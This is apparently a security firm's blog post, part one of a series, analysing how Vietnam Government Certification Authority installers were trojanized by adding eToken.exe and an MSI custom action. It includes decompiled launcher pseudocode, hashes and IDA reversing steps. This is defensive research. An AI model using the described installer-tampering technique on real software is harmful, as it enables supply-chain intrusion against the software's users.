[RE018-1] Analyzing new malware of China Panda hacker group used to attack supply chain against Vietnam Government Certification Authority - Part 1

blog.vincss.net/2020/12/re018-1-analyzing-new-malware-of-china-panda-hacker-group-used-to-attack-supply-chain-against-vietnam-government-certification-authority.html

I. Introduction

In process of monitoring and analyzing malware samples, we discovered an interesting blog post of NTT here. Following the sample hash in this report, we noticed a hash on VirusTotal:




Figure 1. Hash's information in the NTT blog

On the event that a hacker group believed to be from Russia attacked and exploited the software supply chain to target a series of major US agencies, along with discovery that the keyword **eToken.exe** belongs to the software that is quite popularly used in agencies, organizations and businesses in Vietnam, we have used **eToken.exe** and **SafeNet** as keywords for searching on VirusTotal and Google. As a result, we uncovered information about two remarkable installation files (1, 2) that have been uploaded to VirusTotal since **August 2020**:




Figure 2. Information look up on VirusTotal

The name of the installation files are quite familiar: **gca01-client-v2-x32-8.3.msi** and **gca01-client-v2-x64-8.3.msi**, We have tried to download these two files from the website and they have the same hash value. However, at the present time, all files on the VGCA homepage have been removed and replaced with the official clean version. According to the initial assessment, we consider this could be an attack campaign aimed at the software supply chain that can be leveraged to target important agencies, organizations and businesses in Vietnam.

On December 17th, ESET announced a discovery of an attack on APT they called "Operation SignSight" against the Vietnam Government Certification Authority (VGCA). In that report, ESET said they have also notified VNCERT and VGCA and VGCA has confirmed that they were aware of the attack before and notified the users who downloaded the trojanized software.

At the time of analysis, we have obtained two setup files that have been tampered by hackers. This blog post series will focus on analyzing the signatures and techniques that hackers have applied to malicious samples in these two installation files.

II. Analyze installation file

This application is named as "**SafeNet Authentication Clients**" from **SafeNet .Inc** company. Portable Executable (PE) files are mostly signed with SafeNet certificates.




Figure 3. PE files signed with SafeNet certificate

By using **UniExtract** tool, we extracted the entire file from an installer (x64 setup file). The total number of files is **218** files, **68** subfolders, the total size is **75.1 MB** (*78,778,368 bytes*). To find out which file has been implanted by hackers, we only focus on analyzing and identifying unsigned PE files.

With the help of **sigcheck** tool in *Micorsoft's SysInternals Suite*, with the test parameters is signed, hash, scan all PE files, scan the hash on VirusTotal, the output is csv file. Then sorting by unsigned file, resulting from VirusTotal, we discovered that **eToken.exe** is the file was implanted by the hacker.




Figure 4. Discovered file was implanted by hacker

The hash of this **eToken.exe** matches with the one in NTTSecurity's report. Another strange point is that it's a 32bit PE but located in the x64 directory, the version information such as "*Company, Description, Product...*" are not valid for such a large company application. Here is the scan result of the eToken file on VirusTotal.

Since this application is built with **Visual C ++** of Visual Studio 2005 which is old version, and uses the Qt4 library, some of the dll files of this installer are also unsigned. We checked each file and determined that the files were clean, leaving only three suspicious files: **RegistereToken.exe**, **eTOKCSP.dll** and **eTOKCSP64.dll**.

So **eToken.exe** file is a malware that hackers have added to the installation of the software suite. To find out how **eToken.exe** is executed, we analyze the installation file: msi file (*Microsoft Windows Installer file*): **gca01-client-v2-x64-8.3.msi**

Extracting the msi file to raw format before installing, we obtained two **.cab** files (*Microsoft Cabinet file*): **Data1.cab** and **Cabs.w1.cab**. This is anomaly because a normal msi file has only one main .cab file. Check the **Data1.cab** file and the MSI log text file, **eToken.exe** and **RegistereToken.exe** are in **Data1.cab** file. And both .exe files have no **GUID ID** info:




Figure 5. Exe files do not have a GUID ID info

Continue checking the features: **DriverFeature**, and two files **eToken.exe** and **RegistereToken.exe** msi file with Microsoft's **Orca** tool (*a specialized tool for analyze and modify msi files*). Through a search, the hacker has added a custom action: **RegisterToken** (without "**e**" before Token) to the msi file and added that **CustomAction** at the end of **InstallExecuteSequence**. **RegistereToken.exe** will be called with the parameter is **eToken.exe**:

Figure 6. Hacker implanted a custom action

Analyzing the **RegistereToken.exe** file, we see that this file was built on **"Wednesday, 22.07.2020 07:40:31 UTC"**, ie **07/22/2020, 2h40m31s PM GMT +7, PE64**, using **VC ++ 2013**:




Figure 7. Information of the RegistereToken.exe file

RegistereToken.exe's pseudo code only calls the **WinExec** API to execute the passed in argument:

```
szExePath[0] = 0;
memset(&szExePath[1], 0, MAX_PATH);
GetModuleFileNameA(0i64, szExePath, MAX_PATH);
strrchr(szExePath, '\\')[1] = 0;
pos = (char *)&mask + 31;
while ( *++pos != 0 )
{
    ;
}

// pos = point to NULL char szExePath
pExeInput = argv[1];
i = 0i64;
do
{
    aChar = pExeInput[i++];
    pos[i - 1] = aChar;
}
while ( aChar );
WinExec(szExePath, 0);
return 0;
```

Figure 8. Tasks of RegistereToken.exe

With all the information above and based on the timestamp in the **Data1.cab** and **RegistereToken.exe** files, we can conclude:

- Hacker has created and modified the **.msi** file and created the **Data1.cab** file at timestamp: **07/20/2020 - 15:15 UTC time**, added the **eToken.exe** file at this time.
- Build **RegistereToken.exe** file at timestamp: **22/07/2020 - 07:40 UTC**
- Add **RegistereToken.exe** file to **Data1.cab** at timestamp: **22/07/2020 - 08:40 UTC**

Note: According to Cab file format, the two **Date** and **Time** fields of a file in the cab file are **DOS Datetime format**, each of which is a Word 2 bytes which reflect the time when the file was added according to DOS time. Cab file processing programs will convert and display in UTC time. That is, the above UTC times are the current time on the hacker machine. See more here.




Figure 9. MS DOS Datetime Information

III. Analyze eToken.exe

1. Analyze PE Structure

File **eToken.exe**:

- Size: 192 KB (196,608 bytes)
- MD5: 830DD354A31EF40856978616F35BD6B7
- SHA256: 97A5FE1D2174E9D34CEE8C1D6751BF01F99D8F40B1AE0BCE205B8F2F0483225C

Information about compiler, RichID and build timestamp:

- Build with VC ++ 6 of Microsoft Visual Studio, Service Pack 6.
- Build at: 26/04/2020 - 15:12:58 UTC
- Checksum is correct, file has not been modified PE Header.
- Linking with **MFC42.dll** library, Microsoft Foundation Class v4.2 library of Microsoft, is a library supporting GUI programming on Windows, always included in Visual Studio suite.
- Link with a special library: **dbghelp.dll**. Use the **MakeSureDirectoryPathExist** API function. See more here.

Checking the resource section of the file, we determined that this is a Dialog application, created by *MFC Wizard* of Visual Studio 6. The project name is **VVSup**, which means the **.exe** file when built out would be **VVSup.exe**.




Figure 10. File's resource information

2. Static code analysis

eToken.exe (**VVSup.exe**) is built with dynamic link DLL mode with **MFC42.dll**, so the .exe file will be small and the functions of the MFC42 libirary will be easily identified via the name import of the DLL. The name mangling rule of Microsoft VC ++ compiler reflects the class name, function name, parameter name, call type... of functions. IDA helps us to define the functions import by ordinal of **MFC42.dll** using the file **mfc42.ids** and **mfc42.idt** included with IDA.

However, **VVSup** is built with the **RTTI** (*Runtime Type Information*) option is disabled, so there is no information about the **RTTI** and **Virtual Method Table** of all classes in the file. We only have **RTTI** of class **type_info**, the **root** class of RTTI.




Figure 11. RTTI Info of type_info class

The analysis will show how to define classes, recreate the code of this malware, and share experience in applying when analyzing malwares/files using MFC.

Plugins used:

- Simabus's **ClassInformer**
- Matrosov's **HexRaysCodeXplorer**
- **MFC_Helper**

The MFC C++ source code can be found in the src\mfc directory of the Visual Studio installer. Since MFC4.2 (MFC of VS6) is very old, it can be found on Github. We refer here. About the relationship chart of the classes of MFC (Hierarchy Chart), you can see at this link.

Three important dlls file to diffing/compare with MFC malware, for example in this sample **eToken**, are **mfc42.dll**, **mfc42d.dll**, **mfco42d.dll**. You can find and download the correct debug symbol file (**.pdb**) of the dlls you have. The most important one is **mfc42d.dll** (*debug build*), since its **.pdb** will contain full information about the types, enumes, classes, and vtables of the MFC classes. We export local types from **mfc42d.dll** to **.h** file, then import into our idb database. IDA's Parse C ++ has an error, unable to parse the "<>" template syntax, so we find and replace pairs of "<" and ">" to "_" in .h files.

Parallel opening **mfc42d.dll** in new IDA together with IDA is parsing malware, copy names, types of classes, functions from **mfc42d.dll**. As mentioned, this malware is an MFC Dialog application, so we will definitely have the following classes in the malware: **CObject**, **CCmdTarget**, **CWinThread**, **CWnd**, **CDialog**. According to the MFC Wizard's auto-naming rule, we have classes with the following names: **CVVSupApp** (inherited from **CWinApp**), **CAboutDlg** (dialog About, **resID = 100**), **CVVSupDlg** (main dialog, **resID = 102**).

Scan results of vtables, classes of two plugins **ClassInformer** and **HexRaysCodeXplorer**.




Figure 12. Scanning vtables, classes result

Use **MFC_Helper** scan **CRuntimeClass**, as expected, **CVVSupDlg** has **CRuntimeClass** and add another class: **CVVSupDlgAutoProxy**. It shows that the hacker when running the MFC Wizard, clicked to select support OLE Control.

Figure 13. Detect classe after run MFC_Helper

Based on the import function **CWinApp::GetRuntimeClass**, we can determine **CVVSupApp** vtable, and based on **CDialog::GetRuntimeClass** we can define two vtables of the other two dialogs. But which dialog is About, which dialog is a malware dialog? Identify all the internal structures of MFX such as **AFX_MSGMAP**, **AFX_DISPMAP**, **AFX_INTERFACEMAP**…

Using the **Xref to** feature call the CDialog constructor: **void __thiscall CDialog::CDialog (CDialog *this, unsigned int nIDTemplate, CWnd *pParentWnd)**, **nIDTemplate** is the **resID** of the dialog, we define the vtable of **CAboutDlg** and **CMalwareDlg**. Because **CMalwareDlg** does not have **CRuntimeClass** and **RTTI**, so it is temporarily named like that. The hacker deleted the **DECLARE_DYNAMIC_CREATE** line of these two classes and the **CVVSupApp** class when build.

Figure 14. Identify vtable of CAboutDlg and CMalwareDlg

Relational Classes table of this malware:




Figure 15. Relational classes table of this malware

Copy the names of functions, types, function types, parameters ... from the respective parent classes of the above classes, in the correct order in the vtable, identify the generated MFC Wizard functions and the functions the hacker wrote.




Figure 16. Result after copy name of functions, types, function types, parameters

Every MFC application has a global variable called **theApp**, belonging to the main class **CXXXApp** inheriting from **CWinApp**. In the case of this malware are: **CVVSupApp theApp;** This global variable is initialized by C RTL in the **start** function, called before **main/WinMain**, in table **__xc_a**. The functions in this table call after the C RTL constructors in **__xi_a**. These tables are the parameters passed to the internal **_initterm** function of C RTL.

